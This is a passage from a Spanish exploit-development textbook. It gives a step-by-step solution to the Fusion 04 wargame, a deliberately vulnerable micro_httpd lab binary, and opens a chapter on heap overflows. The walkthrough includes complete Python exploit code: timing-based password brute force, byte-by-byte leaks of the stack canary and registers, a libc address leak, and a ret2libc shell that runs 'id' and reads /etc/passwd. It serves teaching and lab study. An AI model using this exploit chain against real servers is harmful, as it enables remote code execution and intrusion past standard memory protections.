Algunas otras alternativas más o menos conocidas son RAD (Return Address Defender), un parche para el compilador que crea una copia segura de las direcciones de retorno guardadas y que genera código adicional de detección de errores; e Insure++, otra plataforma de análisis dinámico que puede detectar fallos de corrupción de memoria en tiempo de ejecución para los lenguajes C y C++. Algunos de los errores más comunes que esta última solución puede descubrir son:

- Corrupciones en el stack.
- Corrupciones en el heap.
- Uso de variables u objetos no inicializados.
- Uso de punteros no inicializados o nulos (*null*).
- Errores al reservar o liberar memoria dinámica.
- Fugas de información.
- Accesos fuera de límites.
- Errores declarativos.
- Etc...

7.10. Rompiendo las Reglas: Todo en Uno

Cuando se desarrolla la teoría, siempre se habla de posibles sucesos y de las probabilidades de éxito de un atacante, pero tanto el libro que tiene entre sus manos como el presente capítulo quedarían incompletos si no estudiásemos una solución práctica a todas las protecciones que hemos investigado en las últimas secciones.

Para ello, analizaremos paso por paso uno de los retos más interesantes presentados en la máquina virtual Fusion de *exploit-exercises.com*. El autor considera lo que viene a continuación como una de las fases más instructivas para el lector, que le hará ser consciente de por qué hoy en día, y después de todos los esfuerzos puestos en contra por miles de investigadores, los ataques contra buffer overflows todavía siguen siendo la pesadilla más temida de la era moderna de los sistemas operativos.

La prueba que nos proponemos resolver se encuentra protegida tras las siguientes medidas de seguridad:

Protección	Estado
PIE (Position Independent Executable)	✓
RELRO (Relocation Read-Only)	✗
Pila no ejecutable (NX)	✓
Heap no ejecutable (NX)	✓
ASLR (Address Space Layout Randomization)	✓
Fortify Source	✓
Stack Smashing Protector (SSP o ProPolice)	✓

Tabla 07.02: Protecciones aplicadas a un binario vulnerable.

Para el caso que nos ocupa, RELRO podría haberse activado sin ningún inconveniente, dado que nuestro exploit no sobrescribirá ninguna entrada en la GOT ni sustituirá a destructor alguno.

La solución presentada está basada en los conceptos ya descritos en la sección 7.3 de este mismo capítulo y en las fabulosas ideas publicadas en el siguiente post <http://www.limited-entropy.com/fusion-04-exploit-write-up> por Eloi SanFélix, del conocido grupo de hackers *int3pids*. A diferencia del exploit desarrollado por Eloi, que utiliza un payload ROP para ejecutar una shell remota mediante *gadgets* obtenidos de la librería Libc (método similar al que mostramos en la sección 5.4 del libro), nosotros presentamos una alternativa relativamente más sencilla basada en Ret2Libc, en la que conseguimos invocar una llamada a `system()` con una cadena `sh` presente en el propio binario vulnerable. Le animamos a consultar ambas soluciones con el objetivo de que descubra por sí mismo que siempre existen varios caminos para alcanzar la meta deseada.

Comencemos. El binario al que nos enfrentamos consiste en un fragmento de código perteneciente a la aplicación `micro_httpd`, un servidor web ligero para la familia de sistemas operativos Unix destinado a sitios con poco tráfico. Los autores del reto han introducido voluntariamente algún error

de programación que nosotros podemos aprovechar para ejecutar código arbitrario. La parte que ahora nos interesa se muestra en el siguiente listado:

```
int validate_credentials(char *line)
{
    char *p, *pw;
    unsigned char details[2048];
    int bytes_wrong;
    int l;
    struct timeval tv;
    int output_len;
    memset(details, 0, sizeof(details));
    output_len = sizeof(details);
    p = strchr(line, '\n');
    if(p) *p = 0;
    p = strchr(line, '\r');
    if(p) *p = 0;
    base64_decode(line, strlen(line), details, &output_len);
    p = strchr(details, ':');
    pw = (p == NULL) ? (char *)details : p + 1;
    for(bytes_wrong = 0, l = 0; pw[l] && l < password_size; l++) {
        if(pw[l] != password[l]) {
            bytes_wrong++;
        }
    }
    // anti bruteforce mechanism. good luck ;>

    tv.tv_sec = 0;
    tv.tv_usec = 2500 * bytes_wrong;
    select(0, NULL, NULL, NULL, &tv);
    if(l < password_size || bytes_wrong)
        send_error(401, "Unauthorized",
            "WWW-Authenticate: Basic realm=\"stack06\"",
            "Unauthorized");
    return 1;
}
```

En particular, la función `base64_decode()` decodifica la petición enviada por el usuario y vuelca el resultado en el buffer `details[]` mediante un bucle `for`. Aunque el tamaño de este buffer de destino es proporcionado a la función como último argumento, ésta no utiliza su contenido, sino que aprovecha la referencia obtenida para almacenar otro valor de salida. Como consecuencia, no hay un límite para los datos que podemos introducir en `details[]` y por lo tanto estamos ante un clásico stack overflow.

El formato de la petición formulada es el siguiente:

```
GET / HTTP/1.0

Authorization: Basic b64encode(usuario:contraseña)
```

Nos encontramos con una de las primeras trabas. En la función `main()` del programa se genera una cadena aleatoria de 16 caracteres que constituirá la contraseña de sesión.

```
secure_srand();
password = calloc(password_size, 1);
for(i = 0; i < password_size; i++) {
    switch(rand() % 3) {
```



```

case 0: password[i] = (rand() % 25) + 'a'; break;
case 1: password[i] = (rand() % 25) + 'A'; break;
case 2: password[i] = (rand() % 9) + '0'; break;

```

A pesar de que tenemos la capacidad de sobrescribir la dirección de retorno guardada, `validate_credentials()` ejecuta un bucle `for` que comprueba si la contraseña que hemos proporcionado en la petición coincide con la que la aplicación ha generado previamente. De no ser el caso se llama a `send_error()` que a su vez invoca a `exit()`. Como ya sabemos, si la instrucción `return` de `validate_credentials()` no se ejecuta, no podremos redireccionar el flujo de ejecución del programa.

Obviamente, no podemos hacer fuerza bruta sobre un *password* de 16 caracteres de longitud, ya que requeriría un tiempo de proceso calculado en billones de años. Además, la aplicación multiplica un tiempo de espera por el número de caracteres que difieren de la contraseña original.

```
tv.tv_usec = 2500 * bytes_wrong;
```


Por suerte para nosotros, es precisamente este pobre mecanismo de seguridad el que nos permitirá realizar fuerza bruta al *password* generado realizando un ataque byte por byte. La solución es sencilla, enviamos uno por uno todos los caracteres alfanuméricos y calculamos el tiempo que tardamos en obtener una respuesta. Éste siempre será distinto para un carácter correcto que para otro que no lo sea. Después de algunas pruebas, hemos obtenido que cuando un carácter de la contraseña coincide, el tiempo de respuesta es inferior a 0.0053 segundos (éste podría ser distinto para usted), siendo superior en caso contrario. Procediendo de este modo podemos ir encadenando los bytes adecuados hasta obtener el *password* de sesión original. El siguiente código en Python se encarga de la tarea:

```

alphanum = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"
ip = "192.168.1.34"
port = 20004
def conexion(ip, port):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip, port))
    return s
def brutepass():
    password = ""
    while ( len(password) < 16 ):
        for curchar in alphanum:
            #print "Probando Pass -> " + password + curchar
            s = conexion(ip, port)
            firstTime = time.time()
            s.send("GET / HTTP/1.0\nAuthorization: Basic " +
base64.b64encode("stack06:"+password+curchar) + "\n\n")
            data = s.recv(1024)
            secondTime = time.time()
            s.close()
            if ( (secondTime - firstTime) < 0.0053):
                password += curchar
                print "PASS = " + password
                break
            #print "Time = " + str(secondTime - firstTime)
    return password

```

Observe el resultado obtenido en la siguiente ilustración.



```

blackngel@bbc: ~
blackngel@bbc:~$ python ex04.py
PASS = 3
PASS = 3v
PASS = 3v8
PASS = 3v82
PASS = 3v827
PASS = 3v8270
PASS = 3v82704
PASS = 3v82704s
PASS = 3v82704s4
PASS = 3v82704s42
PASS = 3v82704s42G
PASS = 3v82704s42Gb
PASS = 3v82704s42Gbm
PASS = 3v82704s42Gbme
PASS = 3v82704s42Gbmeq
PASS = 3v82704s42GbmeqQ

```

Imagen 07.11: Fuerza bruta sobre la contraseña de sesión.

Una vez tenemos la clave en nuestras manos, ya podemos proceder a desbordar el buffer vulnerable. La petición será como la siguiente:

```
GET / HTTP/1.0\nAuthorization: Basic " +
base64.b64encode("stack06:3v82704s42GbmeqQ"+ "a"*2048
```

Aquí comienza la parte más jugosa del reto, dado que la protección SSP se encuentra activada, un valor *canary* ha sido establecido antes de la dirección de retorno guardada, por lo tanto, una sobrescritura sin control no nos concedería más que un sucinto mensaje:

```
*** stack smashing detected ***
```

Tal y como explicamos en el apartado 7.3 de este libro, cuando un programa servidor llama a `fork()` para atender la petición de un cliente, pero no ejecuta la syscall `execve()`, el espacio de direcciones en los procesos padre e hijo es idéntico y el mismo valor *canary* o *cookie* es utilizado en cada petición. Dicho esto, y ya que la salida de error ha sido redireccionada hacia el cliente, podemos realizar un ataque de fuerza bruta byte por byte sobre el *canary* comprobando si existe alguna anomalía en la respuesta obtenida, cuando ocurra lo contrario podemos proceder con el siguiente, así hasta recuperar el valor original.

```

def brutecanary(password):
    canary = ""
    for j in xrange(4):
        for i in xrange(256):
            curbyte = chr(i)
            #print "Probando   Canary   ->   " + canary.encode("hex") +
curbyte.encode("hex")
            s = conexion(ip, port)
            s.send("GET / HTTP/1.0\nAuthorization: Basic " +
base64.b64encode("stack06:"+ password + "a"*2024 + canary + curbyte) + "\n\n")
            data = s.recv(1024)
            s.close()
            if "smash" not in data:
                canary += curbyte

```

```

        break
    print "Canary = " + canary.encode("hex")
    return canary

```

Una vez que podemos emular el *canary* en las peticiones al servidor, el siguiente objetivo pasa por controlar el registro EIP. Sin embargo, algunas pruebas demuestran que el registro EBX ha sido *popeado* de la pila antes de que la función `validate_credentials()` retorne, y luego es usado como referencia para ejecutar código. Si éste es sobrescrito con datos al azar, la aplicación volcará rápidamente un fallo de segmentación. Es por ese motivo que utilizaremos la misma técnica para obtener el valor original de EBX mediante fuerza bruta.

```

def bruteebx(password, canary):
    ebx = ""
    for j in xrange(4):
        for i in xrange(256):
            curbyte = chr(i)
            #print "Probando EBX -> " + ebx.encode("hex") + curbyte.encode("hex")
            try:
                s = conexion(ip, port)
                s.send("GET / HTTP/1.0\nAuthorization: Basic " +
base64.b64encode("stack06:" + password + "a"*2024 + canary + "A"*12 + ebx + curbyte)
+ "\n\n")
                data = s.recv(1024)
                s.close()
                if "200" in data:
                    ebx += curbyte
                    break
            except socket.error:
                pass
    print "ebx = " + ebx.encode("hex")
    return ebx

```

Advierta que hemos utilizado un bloque `try-except` ya que la modificación aleatoria del registro EBX causa comportamientos indefinidos en el servidor al referenciar distintos espacios de la memoria.

Aunque posteriormente se ha demostrado que no era necesario, realizaremos un último ataque de fuerza bruta sobre la dirección de retorno originalmente guardada. El objetivo es el siguiente: ya que el servidor vulnerable ha sido compilado como PIE, necesitamos obtener la dirección base donde el binario ha sido cargado; ésta puede obtenerse a partir de una dirección que señale hacia alguna zona del propio código del programa. Obviamente la dirección de retorno es un claro objetivo:

```

def bruteeip(password, canary, ebx):
    eip = ""
    for j in xrange(4):
        for i in xrange(256):
            curbyte = chr(i)
            #print "Probando EIP -> " + eip.encode("hex") + curbyte.encode("hex")
            try:
                s = conexion(ip, port)
                s.send("GET / HTTP/1.0\nAuthorization: Basic " +
base64.b64encode("stack06:" + password + "a"*2024 + canary + "A"*12 + ebx + "A"*12 +
eip + curbyte) + "\n\n")
                data = s.recv(1024)
                s.close()

```



```

        if "200" in data:
            eip += curbyte
        break
    except socket.error:
        pass
print "eip = " + eip.encode("hex")
return eip

```


Podemos ahora ejecutar todas las funciones de la siguiente forma:

```

password = brutepass()
canary   = brutecanary(password)
ebx      = bruteebx(password, canary)
eip      = bruteeip(password, canary, ebx)

```

Y obtener el resultado que vemos en la imagen.



```

blackngel@bbc ~
blackngel@bbc:~$ python ex04.py
PASS = 3
PASS = 3v
PASS = 3v8
PASS = 3v82
PASS = 3v827
PASS = 3v8270
PASS = 3v82704
PASS = 3v82704s
PASS = 3v82704s4
PASS = 3v82704s42
PASS = 3v82704s42G
PASS = 3v82704s42Gb
PASS = 3v82704s42GbM
PASS = 3v82704s42Gbme
PASS = 3v82704s42Gbmeq
PASS = 3v82704s42GbmeqQ
Canary = 0031e1b5
ebx = 18c13200
eip = 35a43200

```

Imagen 07.12: Fuerza bruta sobre el canary y los registros EBX y EIP.

Por lo tanto tenemos:

- Password = 3v82704s42GbmeqQ
- Canary = 0xb5e13100
- EBX = 0x0032c118
- EIP = 0x0032a435

Tal y como dijimos, la obtención del registro EIP no era absolutamente necesaria puesto que EBX también apunta dentro del segmento de texto del programa. Ahora podemos obtener la dirección base del ejecutable con las siguientes instrucciones:

```

exestart = (0x0032a435 & 0xFFFFF000) - 0x2000
print "exestart = " + str(hex(exestart))

```

El resultado de esta operación será `0x00328000`, que es la base del binario. Todas las operaciones realizadas hasta el momento están destinadas a provocar fugas de información que nos otorguen un esquema general del espacio de direcciones utilizado por el proceso. Recordemos ahora que la protección NX se encuentra activada, por lo que no podremos ejecutar código arbitrario presente en la pila o en el heap. Para lograr nuestro objetivo realizaremos una técnica Return to Libc, y para ello precisamos la dirección de la función `system()`.

Como ASLR también se encuentra haciendo de las suyas y la dirección de nuestra función no es constante, el truco que utilizamos se basa en obtener la dirección base de la librería Libc y luego utilizar un offset prefijado hacia la función elegida. El método es el siguiente, sobrescribiremos la dirección de retorno con la dirección de la función `write()` en la tabla PLT del programa vulnerable (ésta se encuentra en `exestart + 0xF30`), a la que pasaremos como argumento la dirección de una entrada en la GOT que haya sido previamente utilizada y resuelta. Vea en la siguiente ilustración cómo hemos obtenido los valores necesarios.




Imagen 07.13: Contenido de la Tabla Global de Offsets.

Ya que sabemos que una vez establecida la conexión con el servidor éste ha invocado la llamada `accept()`, elegiremos ésta para obtener la dirección base de la Libc.

```

exestart = (eip & 0xFFFFF000) - 0x2000
print "exestart = " + str(hex(exestart))
write_at_plt = exestart + 0xF30
print "write_at_plt = " + str(hex(write_at_plt))
accept_at_got = exestart + 0x4184
print "accept_at_got = " + str(hex(accept_at_got))

```

En la ilustración se muestran los valores calculados para nuestro ejemplo.

```

blackngel@bbc: ~
blackngel@bbc:~$ python ex04.py
exestart = 0x328000
write_at_plt = 0x328f30
accept_at_got = 0x32c104

```

Imagen 07.14: Cálculo de direcciones necesarias para el exploit.

Con estos valores podemos realizar un ataque *ret2plt* para conseguir la dirección de la Libc.

```

def getlibbase(password, canary, ebx, write, gotentry):
    s = conexion(ip, port)
    s.send("GET / HTTP/1.0\nAuthorization: Basic " + base64.b64encode("stack06:" +
password + "a"*2024 + canary + "A"*12 + ebx + "A"*12 + struct.pack("<L", write) +
"AAAA" + "\x01\x00\x00\x00" + struct.pack("<L", gotentry) + "\x04\x00\x00\x00") +
"\n\n")
    data = s.recv(1024)
    libbase = struct.unpack("<L", data)[0] - 0xd34e0
    s.close()
return libbase

```

Tenga en cuenta, y esto es muy importante, que jamás *hardcodeamos* direcciones completas, sino tan solo *offsets* o desplazamientos que siempre permanecerán constantes en cualquier lugar donde la aplicación vulnerable se encuentre instalada.

La solución se encuentra cada vez más cerca. Imaginemos que el valor obtenido a partir de `getlibbase()` es `0x50d000`. Entonces la dirección de la función `system()` se encontrará en el offset `0x3cb20` a partir de la base de la Libc.

```
system_at_libc = libbase + 0x3cb20
```

Por último, tal y como explicamos en el capítulo 4 de este libro, necesitamos la dirección de una cadena `/bin/sh` o más simplemente `sh` que pasaremos como argumento a `system()`. En la siguiente imagen descubrirá cómo hemos logrado nuestro objetivo buscando con GDB los valores hexadecimales de dicha cadena a partir de la dirección base del binario.

```

(gdb) find /h 0x328000, 0x328c00, 0x6873
0x3266b0
1 pattern found.
(gdb) x/s 0x328000 + 0x6b0
0x3266b0: "sh"
(gdb)

```

Imagen 07.15: Buscando una cadena "sh" en la memoria del binario.

Tenemos el último desplazamiento requerido:

```
dir_sh_str = exestart + 0x6b0
```

Realizaremos finalmente el ataque *ret2libc* mencionado. Una vez la shell sea ejecutada, usted puede enviar comandos arbitrarios al servidor y obtener la salida como respuesta.

```


s = conexion(ip, port)
s.send("GET / HTTP/1.0\nAuthorization: Basic " + base64.b64encode("stack06:" +
password + "a"*2024 + canary + "A"*12 + ebx + "A"*12 + struct.pack("<L",
system_at_libc) + "AAAA" + struct.pack("<L", dir_sh_str)) + "\n\n")
s.send("id\n")

```



```
data = s.recv(1024)
print "ID = " + data
s.send("cat /etc/passwd | grep home\n")
data = s.recv(1024)
print "Users = " + data
s.close()
```

El resultado en la siguiente ilustración.



```
blackngel@bbc ~
blackngel@bbc:~$ python ex04.py
exestart= 0x328000L
write_at_plt = 0x328f30L
accept_at_got = 0x32c184L
libcbase = 0x50d000
ID = uid=20004 gid=20004 groups=20004

Users = syslog:x:101:103:./home/syslog:/bin/false
fusion:x:1000:1000:fusion,,,:/home/fusion:/bin/bash

blackngel@bbc:~$
```

Imagen 07.16: Ejecución de comandos arbitrarios.

Los problemas más graves que presenta este pequeño servidor son el no haber establecido un control adecuado sobre los datos de entrada proporcionados por el usuario, y el no haber hecho uso de la llamada a `execve()` con la cual el espacio de direcciones de los nuevos procesos creados para cada petición habría sido completamente aleatorio. Una alternativa a este problema fue presentada en la sección 7.3 de este mismo capítulo.

Otra pregunta obvia es, ¿qué puede hacer una solución como Libsafe contra una copia de datos a buffer mediante un bucle `for`? La respuesta es clara y no deseamos cuestionar la inteligencia del lector. La importancia del análisis y detección de bucles en binarios ya ha sido remarcada en artículos como "Loop Detection", publicado por Peter Silberman en la revista técnica *Uninformed*.

Tenga en cuenta también que la aplicación no ha delimitado en forma alguna la clase de valores entregados en la petición, gracias a esto hemos podido introducir bytes *null* (0x00), que nos han permitido realizar ataques de fuerza bruta sobre el *canary* y los registros EBX y EIP almacenados en el stack.

7.11. Dilucidación

El contenido mostrado en el presente capítulo no constituye un conjunto de ejemplos ficticios, sino que representa una imagen completamente verídica de los problemas que presentan las aplicaciones modernas y los sistemas operativos que se encuentran detrás administrando sus recursos.

Hemos presentado una por una cada protección existente, así como sus características y sus debilidades, procurando reflejar en todo momento el estado del arte en la materia y los últimos avances y conocimientos que los atacantes han adquirido para renovar su arsenal de habilidades.

Para culminar elegantemente este capítulo, hemos desarrollado un exploit como solución a un reto propuesto que ha sido capaz de sortear no una, sino todas las protecciones que como capas externas le habían sido agregadas para evitar a toda costa un ataque malicioso.

La moraleja es simple, la única solución que realmente funciona es encontrar un parche adecuado para cada vulnerabilidad explotable. Escriba código robusto y utilice los mecanismos de protección solo como elementos de seguridad adicionales.

7.12. Referencias

- Linux kernel ASLR Implementation en <http://xorl.wordpress.com/2011/01/16/linux-kernel-aslr-implementation/>
- Address Space Layout Randomization en <http://pax.grsecurity.net/docs/aslr.txt>
- On the Effectiveness of Address-Space Randomization en www.stanford.edu/~blp/papers/asrandom.pdf
- Four different tricks to bypass StackShield and StackGuard protection en <http://www.coresecurity.com/files/attachments/StackGuard.pdf>
- Bypassing StackGuard and StackShield en <http://www.phrack.org/issues.html?issue=56&id=5#article>
- RELRO – A (not so well known) Memory Corruption Mitigation Technique en <http://tk-blog.blogspot.co.uk/2009/02/relro-not-so-well-known-memory.html>
- Protecting Systems with Libsafe en <http://www.symantec.com/connect/articles/protecting-systems-libsafe>
- Libsafe 2.0: Detection of Format String Vulnerability Exploits en <http://pubs.research.avayalabs.com/pdfs/ALR-2001-018-whpaper.pdf>
- How to break out of a chroot() jail en <http://www.bpfh.net/simes/computing/chroot-break.html>
- A Dynamic Mechanism for Recovering from Buffer Overflow Attacks en <http://www.cs.columbia.edu/~angelos/Papers/2005/isc-dynamic.pdf>
- Scraps of notes on remote stack overflow exploitation en <http://phrack.org/issues.html?issue=67&id=13#article>

Capítulo VIII

Heap Overflows: Exploits básicos

En la pirámide de las vulnerabilidades de software en espacio de usuario, los heap overflows copan la cumbre. Esto implica que el conocimiento necesario para explotar exitosamente un desbordamiento de la zona del montículo requiere un conocimiento base de las técnicas que le preceden.

El heap es una zona de memoria dinámica gestionada por una librería del sistema cuya misión es proporcionar al programador espacios contiguos de memoria con un tamaño arbitrario. Cuando uno de estos espacios es susceptible de ser desbordado, los metadatos de un espacio adyacente pueden ser modificados, alterando bien el comportamiento del programa o bien redirigiendo el flujo de ejecución hacia una zona controlada por el atacante.

Los métodos que se detallarán a continuación se basan en las estructuras de datos establecidas por la implementación particular de la librería GNU libc, también conocida como Doug Lea's dlmalloc.

8.1. Un poco de Historia

Uno los primeros artículos, conocidos al menos públicamente, que trató de abarcar los temas concernientes a heap overflows se titulaba “Vudo malloc tricks” y fue publicado por MaXX en la famosa revista Phrack, allá por el 11 de agosto del año 2001. En ese mismo número podemos encontrar otro fantástico artículo titulado “Once upon a free()” cuyo autor todavía permanece anónimo y que describió la implementación de la librería malloc en el sistema operativo System V.

Aunque durante este capítulo nos adentraremos en las características más interesantes de la implementación malloc de Doug Lea, disponible en los sistemas GNU/Linux, para un conocimiento más profundo recomendamos fervientemente la lectura del primero de los *papers* mencionados, allí se desmenuzan con gran lujo de detalle todos los algoritmos de las funciones `malloc()`, `calloc()`, `realloc()` y `free()`. Otro excelente estudio sobre problemas de corrupción del heap fue “Advanced Doug Lea's malloc exploits”, que salió a la luz el día 13 de agosto del 2003 de la mano de jp. Se trata de un desarrollo mucho más elaborado de las técnicas anteriormente descritas por MaXX. Por supuesto, es otra de nuestras lecturas recomendadas.

Para terminar con el listado de publicaciones didácticas sobre esta clase de vulnerabilidades, mencionaremos el artículo “Exploiting the Wilderness”, publicado en la lista *bugtraq* por un misterioso personaje apodado Phantasmal Phantasmagoria. El *wilderness* es un elemento especial de la memoria dinámica, que además de ser el fragmento más alto, posee la propiedad de ser el único trozo que puede ampliarse si no se dispone de suficiente espacio en la zona del montículo, lo que se produce con las llamadas al sistema `brk()` y `sbrk()`.

Pero todavía podemos descubrir algo más sobre el origen de los heap overflow. De hecho, este libro cometería un grave error si no mencionase a Alexander Peslyak, más conocido con el sobrenombre de Solar Designer. Se trata de un profesional de la seguridad informática ruso ampliamente reconocido en la comunidad hacker por haber sido pionero en la publicación de numerosas técnicas de exploiting, por ser el fundador del proyecto OpenWall y autor de la omnipresente herramienta de ruptura de contraseñas John The Ripper. En lo referente a este capítulo, es el autor de la primera generalización pública sobre explotación de heap overflows, al haber publicado un *post* sobre una vulnerabilidad desconocida en los navegadores de Netscape el 25 de julio del año 2000: *JPEG COM Marker Processing Vulnerability*.

8.1.1. ¿Qué es un Heap Overflow?

Formulemos una pregunta algo más interesante: ¿qué tienen de especial los heap overflow con respecto a otra clase de vulnerabilidades? La respuesta es que son específicos de la plataforma, del sistema operativo y de la librería de gestión de memoria dinámica. Esto implica muchos aspectos a tener en cuenta, y es que aunque los heap overflow se pueden producir en una infinidad de sistemas operativos como Linux, FreeBSD, Solaris, Mac OS X, Windows u otros, en todos ellos su método de explotación difiere.

El heap es un espacio destinado al almacenamiento de datos que, al contrario de lo que ocurriría con el stack, crece desde las posiciones más bajas de la memoria hacia las más altas. Esquemáticamente, la memoria de un proceso se vería como en la siguiente ilustración.




Imagen 08.01: Estructura general de la memoria de un binario.

Todas las técnicas de ataque descritas en los capítulos anteriores se han aprovechado del hecho de que cuando se produce una llamada a una función, el registro EIP es guardado en la pila, de modo que si

no se controla correctamente la entrada de datos en un buffer situado en la misma, esta dirección de retorno puede ser desbordada y controlada con el objetivo de redirigir el flujo del programa a un código arbitrario.

En el heap no se almacena ningún registro de instrucción o contador de programa, y por lo tanto un nuevo estudio es requerido en busca de nuevas debilidades y métodos que puedan sacar provecho de las mismas. Resumiendo: un heap overflow se produce cuando un buffer que ha sido reservado mediante las funciones de librería `malloc()`, `calloc()`, o `realloc()` puede ser desbordado con datos suministrados de forma arbitraria. Como consecuencia, ciertas estructuras de datos que a continuación detallaremos pueden ser alteradas y engañar al sistema para lograr el control total sobre la aplicación.

8.1.2. Convenciones

Durante el transcurso de los siguientes capítulos utilizaremos ciertos términos con los que el lector se deberá ir familiarizando. Por ejemplo, a los buffers reservados en el espacio heap de la memoria los llamaremos “trozos”, y a las estructuras de datos que los preceden las llamaremos “cabeceras”.

Todos estos conceptos se irán asociando fácilmente a medida que profundicemos en nuestro estudio.

8.2. Algoritmo Malloc de Doug Lea

Toda librería que tenga como misión encargarse de la gestión de memoria dinámica, debe tener como principal objetivo el proporcionar una interfaz de llamadas al usuario para dicha tarea. Mostramos en la siguiente tabla las principales funciones con las que el programador interactúa durante el desarrollo de sus aplicaciones:

Función	Descripción
<code>malloc()</code>	Reserva espacio en el heap.
<code>calloc()</code>	Igual que <code>malloc()</code> pero borrado con ceros.
<code>realloc()</code>	Reasigna un trozo previamente asignado.
<code>free()</code>	Libera un trozo previamente reservado.

Tabla 08.01: Funciones de reserva y liberación de memoria

Dmalloc, como también es conocida la librería Malloc de Doug Lea, actualmente ptmalloc, al igual que otros asignadores de memoria, cumple con ciertos propósitos de eficiencia:

1. Maximizar portabilidad.
2. Minimizar el espacio.
3. Maximizar afinamiento.
4. Maximizar localización.
5. Maximizar detección de errores.

